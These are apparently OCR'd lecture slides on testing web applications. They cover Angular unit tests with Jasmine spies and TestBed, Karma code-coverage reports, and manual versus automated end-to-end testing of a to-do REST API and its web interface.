
- A software test is a sequence of actions designed to evaluate a particular aspect or functionality of a software
- The **Software Under Test** is often called **SUT**
- A Test generally consists in:
  - Ensuring the required pre-conditions are fulfilled (**Arrange** phase)
  - Executing one or more actions (**Act** phase)
  - Checking that the SUT behaved as intended (**Assert** phase)

TESTING LEVELS (REDUX)

Testing can be performed at different levels:

- **Unit testing**
  - Tests a single *unit* (e.g. a class, or a method)
- **Integration testing**
  - Checking that different units work together as intended
- **System testing**
  - Targets the system as a whole, against its specification
- **End-to-End (E2E) testing**
  - Targets the SUT from the viewpoint of its intended end users

THE TESTING PYRAMID




WEB APPLICATION TESTING

Web Apps, like any software, should be properly tested to ensure high quality. Some peculiar challenges arise:


- When doing **Unit Testing**, we need to deal with:
  - Async code
  - Dependencies on external services
- When doing **End-to-End Testing**, we need to deal with:
  - **Fragility**
  - **Flakyness**

UNIT TESTING ANGULAR APPS



UNIT TESTING ANGULAR APPS

- Angular comes with all we need to test our apps using Jasmine
- By default, test code is written in **spec** (specification) **files**
  - Stub spec files are also generated by default by the Angular CLI
  - Typically placed in the same directory as the component/service they test
  - Widely adopted naming convention is to add «**.spec**» to the name of the tested component/service



JASMINE SPEC FILES

```
import { TestBed } from '@angular/core/testing';
import { CalculatorService } from './calculator.service';

describe('CalculatorService', () => {
  let service: CalculatorService;

  beforeEach(() => {
    TestBed.configureTestingModule({});
    service = TestBed.inject(CalculatorService);
  });

  it('should be created', () => { expect(service).toBeTruthy(); });

  it('should sum two positive numbers correctly', () => {
    expect(service.sum(42,58)).toEqual(100);
  });
});
```


describe() creates a set (a.k.a. **suite**) of specs (or tests). Same idea as a JUnit Test Class. It groups related tests.

TestBed is the most important Angular Testing Utility. Provides methods to create components and services in unit tests.

it() defines a single spec.
Same idea as a **@Test** method in Junit.

UNIT TESTING ANGULAR APPS

- The command **ng test** build the application, and launches the Karma Test Runner
- Karma picks up any spec file and runs it
- Karma also produces a test execution report



TESTING SERVICES

```
import { TestBed } from '@angular/core/testing';
import { AuthService } from './auth.service';

describe('AuthService', () => {
  let service: AuthService;
  beforeEach(() => { service = TestBed.inject(AuthService); });

  it('should detect malformed tokens', () => {
    let malformed = "malformed";
    expect(service.verifyToken(malformed)).toBe(false);
  });

  it('should detect expired tokens', () => {
    let expired = "eyJhbGciO...c9-p0"; //expired on 2000/01/01
    expect(service.verifyToken(expired)).toBe(false);
  });
  //other tests omitted
}
```

TESTING AND DEPENDENCIES

- Typically, the services/components we test will depend on other services/components
- For example, the **RestBackend Service** depends on **HttpClient**
- The **TodoPage Component** depends on the **RestBackend Service**
- In these scenarios, unit testing becomes a little more challenging
- Suppose **TodoPage Component** is not showing the expected To-dos
  - Is it because of a bug in the TodoPage Component?
  - Is it because of a bug in the RestBackend Service?
  - Is it because of a bug in the external REST Backend?
  - Or a combination of all the above?

TESTING AND DEPENDENCIES

- This issue goes far beyond fault localization challenges
- In many cases, we may not want to use real production code units during tests
- Think of a **TemperatureService** that returns the current temperature in Naples by invoking some external REST API.
- What if we want to test what happens in our component when the temperature goes below zero?
  - Do we wait for a few years and run the test as soon as we get an exceptionally cold day?

TESTING IN ISOLATION

- Good unit tests should test a code unit in **isolation**
  - The outcome should not depend on external code units
- How can achieve this when our code units have dependecies?
- The solution is to use **Test Doubles**
- Test Doubles are replacements for production objects that are typically used in tests
- Instead of using the real **TemperatureService**, se use a **TemperatureServiceDouble** which always return a -42°C temperature!

TESTING AND DEPENDENCY INJECTION

- The Dependency Injection mechanism is a precious support when we want to use Test Doubles
- During tests, we can configure the injector to resolve dependencies using Test Doubles instead of the real deal!
- Writing Test Doubles from scratch still takes a good deal of effort
  - Lots of boilerplate code to write
- Luckily, testing frameworks can support us in creating Doubles
- Jasmine, for example, supports the concept of **Spies**
- A **Spy** is a test double that can «mock» any function

JASMINE SPIES

```
let todos = [{id: 1, todo: "foo"}, {id: 2, todo: "bar"}];
restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
restBackendSpy.getTodos.and.returnValue(of(todos));
```

The code above:

- Creates RestBackendService Spy, mocking its **getTodos()** method
- Configures the Spy to always return an **Observable** of a given list of two To-do Items every time the **getTodos()** method is invoked
- If we use the Spy in place of the real RestBackendService, our test will not depend on the Service, nor on the (external) REST API!

TESTING THE TO-DO PAGE COMPONENT

```
it('should properly fetch to-do items', () => {
  let todos = [{id: 1, todo: "foo"}, {id: 2, todo: "bar"}];
  restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
  restBackendSpy.getTodos.and.returnValue(of(todos));
  component.restService = restBackendSpy;

  component.fetchTodos();
  fixture.detectChanges();

  expect(component.todos.length).toEqual(2);
  const element: DebugElement = fixture.debugElement; //get <app-todo-page> elem
  const list = element.query(By.css('ul'));
  const content = list.nativeElement.textContent;
  expect(content).toContain('foo');
  expect(content).toContain('bar');
})
```

COMPUTING CODE COVERAGE


- We can also easily compute **code coverage metrics**
  - A possible indicator of how «well» we tested the app

```
@luigi ➜ D/O/T/W/2/e/2/angular-todo-list $ ng test --no-watch --code-coverage
✓ Browser application bundle generation complete.
...
Chrome 121.0.0.0 (Windows 10): Executed 18 of 18 SUCCESS
TOTAL: 18 SUCCESS

=============================== Coverage summary ===============================
Statements   : 45.45% ( 75/165 )
Branches     : 21.21% ( 7/33 )
Functions    : 43.39% ( 23/53 )
Lines        : 42.58% ( 66/155 )
================================================================================
@luigi ➜ D/O/T/W/2/e/2/angular-todo-list $
```

COMPUTING CODE COVERAGE

- An HTML coverage report is generated in the **/coverage** directory
- We can also inspect each file separately and see which lines of code were covered by tests



All files

45.45% Statements 75/165 **21.21%** Branches 7/33 **43.39%** Functions 23/53 **42.58%** Lines 66/155

Press *n* or *j* to go to the next uncovered block, *b*, *p* or *k* for the previous block.

Filter:

File	Statements		Branches		Functions		Lines	
app	100%	2/2	100%	0/0	100%	0/0	100%	1/1
app/_guards/auth	12.5%	1/8	0%	0/2	0%	0/1	12.5%	1/8
app/_interceptors/auth	0%	0/5	0%	0/1	0%	0/1	0%	0/5
app/_services/auth	75.75%	25/33	55.55%	5/9	90.9%	10/11	73.33%	22/30
app/_services/rest-backend	20%	4/20	100%	0/0	12.5%	1/8	20%	4/20
app/footer	100%	2/2	100%	0/0	100%	0/0	100%	1/1
app/login	100%	16/16	100%	2/2	100%	5/5	100%	15/15
app/navbar	62.5%	5/8	100%	0/0	25%	1/4	57.14%	4/7
app/navbar/dark-mode-toggle	8.69%	2/23	0%	0/11	0%	0/2	4.54%	1/22
app/todo-page	40%	12/30	0%	0/4	36.36%	4/11	39.28%	11/28
app/todo-page/todo-item	33.33%	6/18	0%	0/4	20%	2/10	33.33%	6/18

Code coverage generated by istanbul at 2024-02-10T11:00:22.833Z

END-TO-END TESTING

END–TO–END (E2E) TESTING

Goal:

- Test the system as a **whole**
- From the **point of view** of its intended **end users**

- Each test replicates a **realistic usage flow**
- Interacting with the **external interfaces** of the system
  - As end-users do!

E2E TESTING: REST APIs

When the web app is a REST API

- REST endpoints are the **external interface**
- End users are other programs sending HTTP requests
- E2E tests should send HTTP requests and check that the responses are correct according to specification


REST API

Url	Method	Description
`/todos`	`GET`	Get all To-dos
`/todos/:id`	`GET`	Get To-do by ID
`/todos`	`POST`	Save To-do
`/todos/:id`	`PUT`	Update To-do by ID
`/todos/:id`	`DELETE`	Delete To-do by ID
`/auth`	`POST`	Login request
`/signup`	`POST`	Create new user

E2E TESTING: WEB APPLICATIONS

When the web app is traditional web app or a SPA

- Web pages are the **external interface**
- End users are humans using a web browser
- E2E tests should interact with the web pages, and check that they change correctly as a result of the interactions
- We will refer to this kind of tests as **E2E web tests**



E2E REST API TESTS: EXAMPLES

Step	Description – Scenario: Successful login
1	Send a POST HTTP request to `/auth` with payload `{usr: "gerry", pwd: "sussman"}`
2	Check that the response has status code `200 OK`
3	Check that the returned value is a JSON of type `{token: string}`
4	Check that response.token is a valid JWT token

Step	Description – Scenario: User inserts a new to-do item
1	Send a POST HTTP request to `/auth` with payload `{usr: "gerry", pwd: "sussman"}`
2	Check that response has status `200 OK`, then extract and save the token in response body
3	Send a POST HTTP request to `/todos` with payload `{todo: "foobar", done: false}` and authorization header set to «`Bearer <TOKEN>`», where <TOKEN> is the value extracted in Step 2
4	Check that the response has status `200 OK`
5	Check that the response body contains a JSON with properties `{todo: "foobar", done: false}`

E2E WEB TESTS: EXAMPLES

Step	Description – Scenario: Successful login
1	Visit login page
2	Insert «gerry» in the username field
3	Insert «sussman» in the password field
4	Click on the «Login» button
5	Check that user is redirected to homepage
6	Check that the navbar contains «Hi, Gerry»

Step	Description – Scenario: User inserts a new to-do item
1	Visit todos page
2	Insert «example» in the to-do input field
3	Click on the «Save to-do» button
4	Check that the «example» to-do item has been added to the list

KEY STEPS IN E2E WEB TESTING

Whether it is done manually or in an automated fashion, E2E testing basically follows the pseudocode listed hereafter:

```
execute(test suite):
    foreach test scenario in test suite:
        foreach step in test scenario:
            select the element to interact with (button, text field, ...)
            interact with it (click, fill, check some property holds, ...)
```

MANUAL AND AUTOMATED E2E TESTING

E2E Testing can be done **manually**, or be **automated**

Manual E2E Testing

- Human testers are given a **script** with a detailed list of steps to follow to replicate user scenarios
- They follow and replicate the script step by step, reporting any issue

Automated

- Testers develop test software (test suites) that can automatically simulate user scenarios
- Test suites can be re-executed multiple times

The images in this slide are AI-generated (by DALL-E 3)


E2E TESTS: MANUAL VS AUTOMATED

- No programming knowledge required
- **Time-consuming**, **tedious**, and **error-prone** activity
- **Does not scale** well…
  - Repeat for each new release of the app
  - Repeat on all major browsers
  - Repeat on different devices

- Programming and testing knowledge required
- Higher initial costs, but the tests can be re-executed multiple times with little additional effort
- Test code needs **maintainance** (i.e., to be updated as the web app evolves)
